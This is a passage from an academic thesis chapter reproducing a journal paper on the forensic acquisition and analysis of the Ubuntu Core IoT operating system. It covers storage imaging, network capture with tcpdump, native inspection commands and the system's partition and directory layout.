52. Hoffman, C. What Is the Windows Event Viewer, and How Can I Use It? Available online: https://www.howtogeek.com/123646/htg-explains-what-the-windows-event-viewer-is-and-how-you-can-use-it/ (accessed on 26 August 2019).
53. Volatility Foundation. Releases—Volatilityfoundation. An Advanced Memory Forensics Framework. Available online: https://www.volatilityfoundation.org/releases (accessed on 2 September 2019).
54. Zimmerman, E.. Kroll Artifact Parser and Extractor—KAPE. Available online: https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape (accessed on 5 September 2019).

© 2019 by the authors. Licensee MDPI, Basel, Switzerland. This article is an open access article distributed under the terms and conditions of the Creative Commons Attribution (CC BY) license (http://creativecommons.org/licenses/by/4.0/).

CHAPTER 3

Forensic Analysis of the IoT Operating System Ubuntu Core

- **Title**: Forensic Analysis of the IoT Operating System Ubuntu Core.
- **Authors**: Juan Manuel Castelo Gómez, José Roldán Gómez, José Luis Martínez Martínez and Álvaro del Amo Mínguez.
- **Type**: Journal paper.
- **Journal**: Forensic Science International: Digital Investigation (continuation of the journal Digital Investigation).
- **Publisher**: Elsevier.
- **ISSN**: 2666-2817.
- **Status**: Under review.
- **Submission date**: August 2021.
- **JCR IF/ranking**: 2.192/Q3 (JCR2020).

Forensic Analysis of the IoT Operating System Ubuntu Core

Juan Manuel Castelo Gómez[a,*], José Roldán-Gómez[a], José Luis Martínez Martínez[a] and Álvaro del Amo Mínguez[a]

[a]Universidad de Castilla-La Mancha. Albacete Research Institute of Informatics. Investigación 2, Albacete 02071 (Spain).

ARTICLE INFO

Keywords:
Cybersecurity
IoT
IoT forensics
Forensic Analysis
Ubuntu Core

Abstract

The number of cyberincidents in which an Internet of Things (IoT) device or system is present is increasing everyday, requiring the opening of forensic investigations that can shed light on what has occurred. In order to be able to provide investigators with proper solutions for performing complete and efficient examinations in this new environment, IoT systems and devices are being studied from a forensic perspective so that tools and procedures can be designed accordingly. In this article, besides reviewing the proposals from the community on this matter, the IoT version of one of the most used Linux distributions, namely Ubuntu, is studied to determine in what way a forensic investigation of this system should be performed, detailing how to approach the acquisition and analysis phases. In addition, both the volatile and non-volatile artifacts that might held useful information are listed and described.

1. Introduction

The emergence of the Internet of Things (IoT) as a new environment in which to conduct forensic investigations has introduced a great variety of new systems and devices that had never been analyzed before. Computers and smart phones have given way to smart switches, televisions, cars, and personal assistants. New contexts, such as eHealth, smart cities and smart industries, have appeared, something that was unimaginable a few years ago. The technology which once was reserved for certain scenarios has now been transformed and implemented in our everyday life, being present in almost every aspect of it.

As a result, forensic investigators find it extraordinarily difficult to conduct an investigation in this environment. Although all these contexts belong to the IoT, they are quite dissimilar to each other, and have been developed to perform very different tasks. Aspects such as the operating system or firmware that they run, whether their memory is soldered onto the board, or the way in which the investigator can access them are crucial for properly performing an examination. For example, the approach that needs to be followed when analyzing a device running a real-time operating system (RTOS) which has a soldered storage is not the same as when studying a general purpose operating system (GPOS) with a removable memory. Therefore, in order to provide investigators with guidelines on how to deal with them, the research community studies IoT devices and describes what information can be recovered from them and how to do so.

In addition, these studies allow the community to develop solutions for conducting forensic investigations, such as methodologies or tools that, due to the characteristics of the IoT, need to be adapted to this new environment. Unfortunately, the number of IoT-centered ones is so low that it is hindering the examination process. But this also works the other way around, as if there is not enough information on how IoT devices work, which data they handle, how to recover them or how they interact with each other, solutions cannot be developed properly. Furthermore, the development of these solutions will set the standards allowed in court when an IoT investigation is part of a legal process.

In view of this, the forensic analysis of new IoT operating systems and devices, especially the most widely used ones, can be useful for acquiring knowledge of the behaviour of this type of devices, and can shed some light on how to approach the development of solutions, ultimately improving IoT forensics as a whole. Furthermore, such analysis is also useful for modelling the context in which these devices are used, and for finding similarities and differences with others. Therefore, the community not only benefits by having guidelines on how to examine a system, but by being provided it with future areas and viewpoints on which to work.

In this regard, this paper presents a forensic analysis of the IoT operating system developed by Canonical, namely Ubuntu Core. Since it is based on one of the most widely used Linux distributions for desktops and servers, added to the fact that it has a multi-purpose nature, meaning that it can be used in many IoT contexts, the authors believe that its examination is of interest for the forensic community.
Contributions. The main contributions of this study are as follows:

- We present a review of the proposals from the community regarding the forensic analysis of IoT devices and systems.
- We perform an analysis of a, forensically speaking, unexplored operating system, namely Ubuntu Core, studying its static and dynamic behavior.
- We detail how to carry out the acquisition and analysis

E-mail addresses: juanmanuel.castelo@uclm.es (J.M.C. Gómez); jose.roldan@uclm.es (J.R. Gómez); joseluis.martinez@uclm.es (J.L.M. Martínez); alvarodel.amo@alu.uclm.es (Á.d.A. Mínguez)

*Corresponding author

ORCID(s): 0000-0001-6117-482X (J.M.C. Gómez); 0000-0001-5787-1294 (J. Roldán-Gómez); 0000-0001-5119-2418 (J.L.M. Martínez)

phases, addressing both the offline and online methods for each one when handling the three main types of evidence: non-volatile memory, volatile memory and network traffic.

- We explain how the data are distributed in Ubuntu Core, and we list the relevant information that can be retrieved from the operating system and which may be useful in a real investigation. This serves as a guideline to quickly observe which data can be extracted from the operating system, how to do so and where they are located.

The rest of the paper is organized as follows. A brief description of the Ubuntu Core operating system is presented in Section 2. Section 3 discusses the proposals from the research community regarding the forensic analysis of IoT devices and systems, together with its challenges. The methodology followed to carry out the research is described in Section 4. Section 5 details how to carry out the acquisition and analysis of the IoT operating system, and Section 6 lists the artifacts of relevance that has been found after performing said investigation. Finally, our conclusions are presented in Section 7.

2. Ubuntu Core

Ubuntu Core is the IoT operating system developed by Canonical, and it was first released in 2014. It is based on the Ubuntu desktop and server versions, which are two of the most widely used Linux-based distributions in their respective categories (W3Techs (2020)), and it is compatible with the following platforms: Raspberry Pi models 1, 2, 3, 4 and CM 3, Qualcomm DragonBoard and Intel NUC. It has been designed to be a flexible operating system that can be used in multiple contexts, such as vehicle infotainment (Ubuntu (2011)), but primarily in two: industrial settings and smart homes. The main difference between the IoT and the desktop version is that the former's system configuration, package management, and update control is all governed by snapd, the snap daemon. Other significant features of Ubuntu Core are:

- Bluetooth connectivity.
- The possibility of creating a custom system image.
- Access to several IoT applications such as servers, home and machine to machine (M2M) gateways, and radio access network platforms.
- Snap applications can be programmed in C, C++, Python, Java, Node.js and Go.
- It provides an app store named Snap Store, from which multiple tools and servers can be installed.
- Access to the system via Secure SHell (SSH) by using a public key linked with an Ubuntu Single Sign On account, which is downloaded when the system is set up.
- The possibility of installing a graphical interface (it has none by default) (Canonical (2020)).

3. Related Work

Before focusing on the forensic studies which address the IoT context, it is essential to understand how both the operating system and the distribution from which Ubuntu Core originates work. In Ling (2013) a study of the logging system in Linux is made and the list of directories and commands which allow the retrieval of its data are described. And in N. Patil (2016) an analysis of the Ubuntu file system is presented, also listing the most relevant directories and files stored in it, and presenting an evidence collection tool that can extract the user's activity or generate a timeline.

There are several proposals from the forensic community regarding IoT forensic examinations. Since each device and system has its own characteristics, and the operating system that is under study in this work can be used in many contexts, there are not many papers which address a similar situation. However, there are certain aspects, such as the techniques that can be used for the acquisition of the memory of IoT devices, that can generally be applied in IoT investigations and, consequently, in this study. Therefore, in this section we present some of the most relevant pieces of research for each IoT context.

A proposal which addresses the study of an IoT operating system from a forensic perspective is Bharadwaj and Singh (2019). In it, a common methodology for conducting investigations on IoT prototyping hardware platforms is proposed and tested on the Raspbian Foundation (2020) operating system, listing the directories and file locations that provide essential information sources for the investigator. A command-line tool is also introduced which allows the acquisition of these data and generates a .csv file which stores the hash value of each artifact, their modified, access and creation times, and their size.

A similar study is performed in Castelo Gómez et al. (2019), in which the Windows 10 IoT Core operating system is forensically analyzed, and the relevant information that can be found in it is listed. In addition, a module is developed for the KAPE Eric Zimmerman (2020) tool, which allows the extraction of data marked as relevant during the analysis, using an image or a clone of the non-volatile memory as a source.

Focusing on specific IoT contexts, a very complete piece of research is Boztas et al. (2015), which proposes new procedures for the examination of smart TVs. For this purpose, the authors use a Samsung television as a case study. The multiple options that are feasible for acquiring the data stored on smart TVs are detailed, and comprise: following the embedded multi media card (eMMC) five-wire method, using the NFI memory toolkit (MTK), or installing a custom application on the TV. In addition, the types of artifacts that can be recovered from them are listed. These acquisition methods are tested on the selected television, and the file system imaged is analyzed, obtaining, among other information, the web browsing activity, the system and network data, and the TV channels selected.

An interesting issue is addressed in Badenhop et al. (2016), and this is the acquisition of the memory of an IoT device when it is soldered to its board. This work provides details on the extraction of the flash and the electrically erasable programmable read-only memory (EEPROM) of a common transceiver found on Z-wave devices, which are used in the smart home context. The process for the latter is fairly simple, as it can be either performed with an EEPROM programmer or through a command-line tool by using the serial application programming interface (API) of the device, but they both require having physical access to the board and connecting multiple cables to it. However, the extraction of the flash memory is more complex, as the investigator needs to know which board pins must be connected in order to dump the data, and it also requires adding additional solder to successfully carry out the process. After extracting the memories, the authors analyze their content, finding information such as the protocol information table, the event table and the controller capability record.

In Wurm et al. (2016) the same issue is addressed, but in this case consumer and industrial devices are studied. Although the purpose of the research is to demonstrate that these devices are vulnerable to certain attacks, the information that is provided is useful from a forensic perspective. This is due to the acquisition method that the authors use for two case studies in which they examine two devices from each context, corresponding to the Joint Test Action Group (JTAG) and the Universal Asynchronous Receiver/Transmitter (UART). These methods are fairly common in smart phone forensics, but have been replaced by the use of hardware tools, which do not exist in the IoT, thus the importance of knowing their feasibility in this environment. By using these methods, the authors are able to dump the EEPROM memory and modify some parameters of the devices to attack them.

Another interesting acquisition method mostly used on smart phones is tested on an IoT device in Elstner and Roeloffs (2016), namely the chip-off. In this proposal, a forensic analysis of the new TomTom navigation devices is carried out, describing the techniques which allow dumping the memory and detailing how to decode its data. One of these methods is chip-off, which consists in desoldering the memory chip and placing it in a reader. Chip-off is not one of the most recurrent options for investigators due to its complexity and risk, added to the fact that it requires specific equipment and soldering knowledge to be able to perform it. The other method presented, which is only compatible with specific versions of certain TomTom devices, consists in wiring certain points of the memory chip to an SD card reader. Once the data is accessible, information such as the last GPS position, the home location or the Bluetooth device connected can be retrieved.

Chip-off and JTAG are also feasible methods for acquiring data from smart vehicles, as described in Le-Khac et al. (2018). Besides detailing the challenges associated with vehicle forensics, and listing some generic and specific tools that can be used for their examination, two case studies are presented, one performing a forensic analysis of the entertainment system of a Volkswagen Golf, and the other studying the mobile traffic data from several vehicles. In the first experiment, after determining the type of system present in the car by scanning it using on-board diagnostics (OBD), the multimedia device is extracted, confirming that the JTAG and chip-off are compatible. Information such as the chassis number or engine control unit (ECU) serial number can be recovered. With respect to the second experiment, after capturing the mobile traffic data, information such as the location, chassis number and car status can be accessed.

In Hadgkiss et al. (2019) a method to acquire and analyze the Amazon Fire TV stick is described. This consists in performing a chip-off, since the other alternative method, namely in system programming (ISP), does not work. Once the stick is disassembled and the image is extracted from the chip using an adapter, information regarding the name of the device, its WiFi connection, devices connected or user stats can be accessed.

With respect to wearable forensics, Kasukurti and Patil (2019) proposes a generalized methodology for performing investigations on devices in this context, and it is tested in two case studies. Although in both experiments the information that is retrieved, if any, from the watches is very little, an interesting set of factors that distinguish mobile forensics from wearable forensics is provided. The authors highlight that the acquisition on wearable forensics is operating system and cloud-based, since the available tools do not recover enough data, so investigators must rely on cloud backups or native mobile apps.

Finally, in Jo et al. (2019) a very complete and detailed proposal regarding artificial intelligence (AI) speaker ecosystems is presented. It describes five different methods for the analysis of data generated by AI speakers, testing them in four models. These methods are: analyzing the communication between the speaker and the cloud, analyzing the communication between the mobile app and the cloud, studying the mobile app data, decompiling the mobile app, and performing a chip-off on the memory of the speaker and analyzing its content. Among all the data that can be extracted from the models by following these methods, information regarding the history of commands given to the device, its responses, the user data and settings, or the Bluetooth devices connected to it can be found. In addition, the authors present a tool for collecting the command history of a user by using the credential information collected in the packet analysis. It is one of the few proposals that addresses both online and offline analysis, and also extends the examination to other devices that could have interacted with the IoT unit.

After reviewing a range of proposals from the community regarding the forensic analysis of multiple IoT contexts and their devices, the following conclusions can be drawn.

- There is a worrisome lack of IoT-centered tools, which is hindering the investigation process. Therefore, until they are developed, investigators must rely on conventional ones for performing examinations.

- Regarding the acquisition process, methods such as JTAG, UART or chip-off have become more feasible since the storage is usually soldered to the device's board, added to the fact that there are not any hardware solutions that can be used to assist in this task. However, these techniques cannot always be carried out and they require specific equipment and knowledge, especially in the case of chip-off, which also has a high chance of compromising the functioning of the device.
- The interaction with the IoT device means that several other devices apart from the IoT one might need to be examined as well. The cloud is the most usual site to appear in this scenario, but investigators can also find smart phones or computers. Consequently, it might be useful to study the data that are exchanged between them, which usually can only be performed through an online analysis, as information is exchanged on-the-fly without it being stored.
- The forensic analysis of the data extracted from IoT devices shows that conventional tools allow investigators to obtain sufficient information to be able to carry out investigations. In addition, the data that can be extracted from each context and their form are quite dissimilar, which means that the approach might need to change depending on the context in which the investigation is taking place.

4. Methodology Followed

With the aim of understanding how the operating system distributes the data, three different scenarios were studied, with each one representing a different state of the operating system. By doing this, we are able to approach the analysis gradually, thus avoiding missing the study of possible useful pieces of data, rather than facing a scenario in which all the data are examined at once. The three different scenarios were the following:

- When the image file is written to the storage. It allows us to study the provisioning files and the general structure of the storage before the system boots for the first time. With respect to the latter, this also allows to do so without having to determine which data have been generated by the user and which are specifically used by the system to work.
- When the system boots for the first time. Through this analysis, we evaluate the system once that the initial configuration has finished. In this scenario, we encounter the first data that have been generated by the user, namely the network configuration and the Ubuntu Single Sign On account linking that is required for the user to connect to the device and for the system to work. In addition, we study how the data change from the first scenario with respect to this one, as well as do so with the main services and process executed by the system, taking advantage of the fact that there are none purposely launched by the user.
- When the system is used in a normal scenario. Lastly, the goal is to study the data generated by the operating system when the user interacts with it. To achieve this, all the features of the system are explored, some of them being the following: establishing a connection between an external computer and the Ubuntu Core system, applications and snaps are installed, deployed, restored and deleted, snapshots are created, and external devices are paired.

Test Environment. In order to carry out the analysis, it is necessary to establish and configure a proper environment to make sure that the experiment is performed correctly. In our case, the components used are the following:

- Raspberry Pi Model 3 B (Raspberry Pi Foundation (2020)): host of the Ubuntu Core operating system. Multiple boards are used to test the connectivity of the system with other devices.
- 32 Gigabyte microSD Card: non-volatile memory of the Raspberry Pi, as it does not include a soldered storage unit.
- Ubuntu Core 20 and 18: the two latest releases of the long-term support (LTS) version of the IoT operating system developed by Canonical (Canonical Group (2020)). The latest version is only compatible with the Raspberry Pi 2, 3, 4 or CM3 platform at the time of the design of this proposal, while the 18 release is compatible with all the platforms mentioned in Section 2.
- External PC: operates as the forensic computer, which has all the necessary tools installed on it. It also contains the public key needed to connect to the Ubuntu Core operating system via SSH.
- Operative WiFi and wired network: needed to study the effects of using a network on the device. We used a router executing the OpenWRT (OpenWrt (2020)) operating system in order to make sure that we could easily capture network traffic from it if needed.

5. Forensic Analysis of Ubuntu Core

In this section, a description of how to approach the acquisition and analysis phases of the investigation is presented, describing both the offline and online methods for the three main types of evidence that can be acquired, namely storage, RAM and network traffic.

5.1. Acquisition

In order to carry out the data acquisition process when investigating the Ubuntu Core operating system, the following methods were evaluated:

- Extraction and acquisition: only feasible if the storage is removable. This is the most common and simple method of acquisition. The storage device, usually a microSD card, is extracted from the system, placed in a write blocker to preserve its integrity, and then either cloned or imaged.

- Joint Test Action Group/Universal Asynchronous Receiver-Transmitter (JTAG/UART): a method that involves connecting to the Test Access Ports (TAPs) of the memory using a JTAG connector in order to be able to read its data and image it. It is normally a harmless option for soldered storage, and can also be used on non-soldered ones, but the compatibility of the device with the JTAG is not guaranteed.

- In-System Programming (ISP): this involves connecting to an embedded Multi Media Card (eMMC) or an embedded Multi Chip Package (eMCP) flash memory chip to access its content. It is quite similar to the JTAG method, also requiring a connector, and the method is usually non-destructive as well.

- Chip-off: the memory is desoldered from the board and placed into a flash reader, and then its image file is created. It requires specific soldering knowledge and equipment. Furthermore, the chances of compromising the functioning of the device are quite high.

- Live acquisition: this consists on executing the acquisition software directly on the device. Its main disadvantage is that the interaction with the system will alter the data stored on it, and there are no guarantees that the collection tool will be compatible with it. It is the only option if the device cannot be physically accessed or if the above methods cannot be carried out. However, if the integrity does not have to be preserved, it might be preferable to performing a JTAG or chip-off, as it is faster and simpler. In addition, this method does not damage the device.

5.1.1. Physical Acquisition

The physical acquisition refers to the process of collecting the data stored in the non-volatile memory used by the platform in which the Ubuntu Core operating system is running by physically interacting with its storage. Therefore, the feasibility of the aforementioned method depends on the platform being used, which can be the following:

Raspberry Pi Models 1,2,3,4. These models use a microSD card as storage. Therefore, the most convenient way to perform the acquisition is to extract the card from the slot and either clone it or image it. The chip-off and the JTAG/UART methods can also be carried out, although it does not make any sense to do so as it is much simpler and less riskier to opt for the extraction method.

Raspberry Pi Model CM 3. Its storage is in the form of a embedded MultiMediaCard (eMMC) flash memory, meaning that it is soldered to the board. Consequently, the only physical methods available are the chip-off, JTAG/UART or the ISP.

Intel NUC. Depending on the model of the mini pc, the drive will be either a M.2 or a 2.5 inch drive. Independently of the model, the only option available is to extract the drive and clone it or image it since there are no pins to perform a JTAG but neither would be the latter a preferable method to the extraction.


Qualcomm DragonBoard. This is the only platform which supports both an external storage, in the form or a microSD card, and a built-in one, which is an eMMC flash memory. Due to the fact that the capacity of the eMMC flash is only 8 GB, it is more likely for users to opt for using the microSD. In any case, all the physical methods are compatible, being the extraction and acquisition the recommended one for the microSD, and the ISP or chip-off for the flash memory.

5.1.2. Live Acquisition

When performing a live acquisition, the investigator might be able to access the three main types of evidence in a simpler way than if the physical method were used, especially when working with the volatile memory and the network traffic. In this proposal, the authors tackled the collection of said types of evidence, achieving the following results:

Non-volatile memory. Regardless of the platform in which the operating system is running, the approach to perform an online acquisition of the storage remains the same. In fact, the investigator should proceed as they would do with any other Linux distribution, as the *dd* command is included by default in Ubuntu Core. Therefore, once that the Universally Unique IDentifier (UUID) of the storage has been determined, which can be done using either the *mount* or *blkid* commands, the acquisition can be performed by executing *dd*. In addition, apart from having the option of saving the resulting image file in an external USB storage, *netcat* is also available by default, so it can also be sent to a third device connected to the same WiFi network.

Volatile memory. We were not able to acquire the volatile memory. Several conventional tools such as LiME (504ENSICS Labs (2020)), lmg (Pomeranz (2020)) or fmem (Brune (2020)) were tested but they were not able to read the kernel module of the system that is needed for the application the create its own module, which ultimately allows access to the memory. We tried to install the kernel headers and the required packages manually, but it still did not work. Furthermore, in order to compile the tools it was necessary to install the classic environment on the system, as there is no native compiler included in it, and a snap-based one is not available for installation, which generates a great amount of data that have no forensic value and alters the system. Even directly accessing the memory using *dd* was tested, as it used to work on older versions of Linux systems, but without success. As a last resort, the authors tried to make a cross-compilation on an emulated ARM machine which had the same kernel as Ubuntu Core, but the



```
root@ubuntu:/# classic
Creating classic environment
Parallel unsquashfs: Using 4 processors
11390 inodes (12812 blocks) to write

[==============================================================-] 12812/12812 100%

created 8967 files
created 1450 directories
created 2334 symlinks
created 79 devices
created 0 fifos
root@ubuntu:/# sudo classic
(classic)root@ubuntu:~# tcpdump -i wlan0 -w capture.pcap
tcpdump: listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C7 packets captured
9 packets received by filter
0 packets dropped by kernel
```

Figure 1: Installation of the classic environment and acquisition of the network traffic using tcpdump

tools could not be compiled on this system either. However, this experiment was useful to demonstrate how the lack of proper tools can compromise an examination, and to show that not all IoT systems and devices can be studied using conventional forensic solutions.

Network traffic. If the investigator opts to capture the data directly from Ubuntu Core instead of, for example, the router to which the device is connected, tcpdump (tcpdump (2020)) is one of the tools that can perform this operation, but first the classic environment needs to be installed on the system in the form of a snap in order for it to work. After that, the application can be installed as in any other Ubuntu distribution using apt-get. This process is shown in Figure 1.

5.2. Analysis

With respect to the study of the data generated by the system, some guidelines are provided on how to approach each analysis method, mentioning which tools and commands can be used when examining Ubuntu Core.

5.2.1. *Offline Analysis*

Once the storage has been either imaged or cloned, the investigator can treat the data source like any other traditional one. To analyze it, since there are no IoT-centered tools, conventional ones such as Autopsy (Brian Carrier. Sleuthkit.org (2020)), FTK Imager (AccessData Corp. Forensic Toolkit (FTK) (2020)) or QPhotorec (CG-Security. CGSecurity.org (2020)) can be used to browse through the directories and, in the case of the latter, to carve the deleted files from the storage. Although the investigator cannot take advantage of all the functionalities offered by these tools, especially those of Autopsy, as they are centered on handling data from conventional sources, they provide enough information to perform the analysis.

Regarding the network traffic, the resulting capture file can be analyzed with well-known tools such as Wireshark (Wireshark Foundation. Wireshark.org (2020)), Xplico (Gianluca Costa & Andrea De Franceschi. Xplico.org (2020)) or Network Miner (Netresec (2020)).

5.2.2. *Online Analysis*


Although an online analysis is a less interesting method than an offline one in terms of the information that can be extracted from the system, and prove of that is the number of useful native commands available for the investigator to extract information, which have been summarized in Table 1, since Ubuntu Core natively allows establishing a remote connection through SSH, it is quite easy for the investigator to carry out this type of examination, which is not something usual in IoT devices.

In order to extend the amount of data that can be extracted from the system, as mentioned above, the classic Ubuntu environment can be installed, which allows the investigator to execute additional Linux commands. This is especially relevant when working with network data, as there are not many native commands available to study this type of evidence. However, as previously seen in Figure 1, this installation has a great impact in the system, as the number of packages installed and data generated is quite high. Therefore, performing this action is only recommended when it is not necessary to preserve the integrity of the evidence in the investigation.

With respect to the volatile memory, an alternative method to analyze its data is debugging, which could be performed in the boards which allow carrying out a JTAG, namely all the Raspberry Pi models as well as the Qualcomm Board. However, extracting valuable information using this method is extremely difficult, as it requires analyzing data at

Table 1
Useful Native Commands for Performing an Online Analysis of Ubuntu Core

Command	Description
mount	Lists all mounted file systems
ps ru	Shows all running processes ordered by user
df	Displays the space available on the file systems and their mount point
dmesg	Prints the bootup messages, which are not displayed on the screen
snap list –all	Shows the list of all installed snaps, also displaying their revisions
snap changes	Shows the recent system changes regarding the snaps
snap info <snap_name>	Shows additional details of a snap, such as its description, id or the version installed
snap connections <snap_name>	Shows the interfaces being used by a snap
snap services	Shows information about the services in all the installed snaps or a specific one
snap logs	Shows the logs from a snap's services
lastlogin	Provides information on when the users last logged into the system



```
IPTraf
- Statistics for eth0 ──────────────────────────────────────────

                Total      Total   Incoming   Incoming   Outgoing   Outgoing
              Packets      Bytes    Packets      Bytes    Packets      Bytes
 Total:          5814    1105696       2976     246384       2838     859312
 IP:             5814    1008546       2976     188966       2838     819580
 TCP:            5418     923708       2580     104128       2838     819580
 UDP:             373      84102        373      84102          0          0
 ICMP:              0          0          0          0          0          0
 Other IP:         23        736         23        736          0          0
 Non-IP:            0          0          0          0          0          0


 Total rates:           37.0 kbits/sec          Broadcast packets:         373
                        24.4 packets/sec        Broadcast bytes:         89324

 Incoming rates:         7.8 kbits/sec
                        12.2 packets/sec
                                                IP checksum errors:          0
 Outgoing rates:        29.2 kbits/sec
                        12.2 packets/sec
```

Figure 2: Execution of the iptraf tool for analyzing network traffic in real-time

instruction level, so the authors would recommend investigators to use the native commands instead, which are more likely to present useful data for the investigation.

Identically, for performing an analysis in real time of the network traffic, external tools such as iptraf (Gerard Paul Java (2020)), iftop (Paul Warren and Chris Lightfoot (2020)) o netperf (kirbychris (2020)) can be installed and executed through the classic environment as well, as shown in Figure 2.

A summary on how to address the forensic investigation of the Ubuntu Core operating system is presented in Table 2 addressing the feasibility of all the methods tested for each platform for both the acquisition and analysis phases.

6. Useful Forensic Artifacts in Ubuntu Core

In this section, the most forensically relevant findings that were detected during the analysis of the operating system are listed and summarized, describing the information that they contain and their location.

6.1. File System Structure

First and foremost, it is crucial to know how the data are distributed in the storage. Depending on the version of Ubuntu Core that has been installed, the number of partitions into which the non-volatile memory is divided varies, having two partitions in the 18 version, and four in the latest one, namely 20. Their names and purpose are detailed in Table 3.

However, the structure of the root file system when the system is running does not vary among the different ver-

Table 2
Summary of the feasibility of each acquisition and analysis method for each compatible platform

Platform \Method	Extraction and Acquisition	JTAG/ UART	ISP	Chip-off	Live Acquisition	RAM	Debugging	Network traffic
Raspberry Pi Models 1,2,3,4 (Broadcom Corporation (2012)) (Gert van Loo (2014)) (Raspberry Pi Ltd (2020))	✓	Possible, but not recommended	Possible, but not recommended	Possible, but not recommended	✓	✗	✓	✓
Raspberry Pi Model CM 3, 4 (Raspberry Pi Ltd (2019))	✗	✓	✓	✓	✓	✗	✓	✓
Intel NUC (Intel Corporation (2020c)) (Intel Corporation (2020a)) (Intel Corporation (2020b))	✓	✗	✗	✗	✓	✗	✗	✓
Qualcomm DragonBoard (Arrow Electronics (2020))	✓	✓	✓	✓	✓	✗	✓	✓

Table 3
Partitions into which the storage is divided

Ubuntu Core 20			
Partition	File System	Size	Description
ubuntu-seed	FAT32	1,2 GB	It contains the overlays needed for the hardware to work, as well as the base snaps of the system. It is mounted in */var/lib/snapd/seed* when the system boots as a read-only file system
ubuntu-boot	FAT32	750 MB	Partition used for the system to boot. It stores the kernel for the Raspberry Pi, its image, the drivers to be loaded in RAM to boot, and a file with data regarding the model of the operating system. It is mounted in */run/mnt/ubuntu-boot* when the system boots
NONAME	ext4	16 MB	It contains the assertions which describe the policies for the device. It is mounted in */var/lib/snapd/save* when the system boots
NONAME	ext4	Takes the remaining space in the storage	It stores the system and user data. It is mounted in */writable* when the system boots

Ubuntu Core 18			
Partition	File System	Size	Description
ubuntu-boot	FAT32	256 MB	It contains the same data as in the newest version, except for the description file, plus the overlays
NONAME	ext4	Takes the remaining space in the storage	It has the same data and purpose as the last partition of the Ubuntu Core 20 version

sions. As any common Linux distribution, it combines both virtual and physical stored ones, as well as add a couple of directories, which have been listed and summarized in Table 4.

6.2. Physical Storage

As mentioned in the previous section, the physical storage is located in the system in the */writable* directory. Therefore, when performing an offline analysis, the data which would be examined are the ones stored in this location, which is distributed in the following way:

- A directory for the system data named *system-data*,

Table 4
Structure of the root file system

Directory	Description
bin	It is a symbolic link to */usr/bin*, containing the binaries executables by any user
boot	It stores the files needed for the system to boot
dev	It contains the files which represent the different devices in the system
etc	In it configuration files for services and programs are stored
home	It is the route in which the personal directory of the user is located
host	It is a directory which only appears in this version of the distribution, and only in the latest release, but no data have been stored in it, therefore its purpose is unknown by the authors
lib	It a symbolic link to */usr/lib*, and contains the shared libraries needed for the system to work
media	It is the location in which the removable media is usually mounted
meta	A location only used by this operating system which contains the metadata information for the base snap package of the Ubuntu release, namely "core20"
mnt	It is the directory in which temporary file systems are mounted
opt	It is the location in which software packages are normally installed in Linux, but it is not used in Ubuntu Core
proc	It handles processes and system data
root	It is the personal directory for the superuser
run	It stores temporal data in runtime
sbin	It is a symbolic link to */usr/bin*, and stores system binaries, as well as the ones only executables by a superuser
snap	It is a symbolic link to */writable/system-data/snap*. It contains files and folders from installed snap packages
srv	It usually stores data for services provided by a Linux system, but it is empty in Ubuntu Core
sys	It contains information regarding system components such as drivers and kernel features
tmp	Temporary files used by programs are located in this directory
usr	It is a read-only file system which stores all user utilities, such as libraries, binaries and documentation
var	It contains writable system files which are modified during runtime, such as logs
writable	It is the location in which the physical storage is mounted

which contains the root home folder, and the snap configuration and their data folder as well as for other services and programs. In addition, it also is the location in which the logs are stored.

- A directory for the user data named *user-data*, which contains the home folder for the Ubuntu Single Sign On account user and its personal configuration for the snaps and services.

6.3. Process and Services

Although it is not possible to acquire the volatile memory and perform an extensive analysis of it using forensic memory tools, a little bit of information can be extracted using the native commands provided by the system to determine how Ubuntu Core behaves dynamically, which can be useful to detect an abnormal behaviour in an investigation. This behaviour is described below.

- The only processes launched at user level are the systemd instance that manage the user services, a child process for the Pluggable Authentication Modules (PAM), which allow the user to log in to the system, and the SSH service.
- The rest of them are launched at super user level, and are used to start services such as the wireless connection, the snap package manager and systemd, which then starts the processes associated with journalling, network configuration, time synchronization, kernel, domain resolution, user login manager

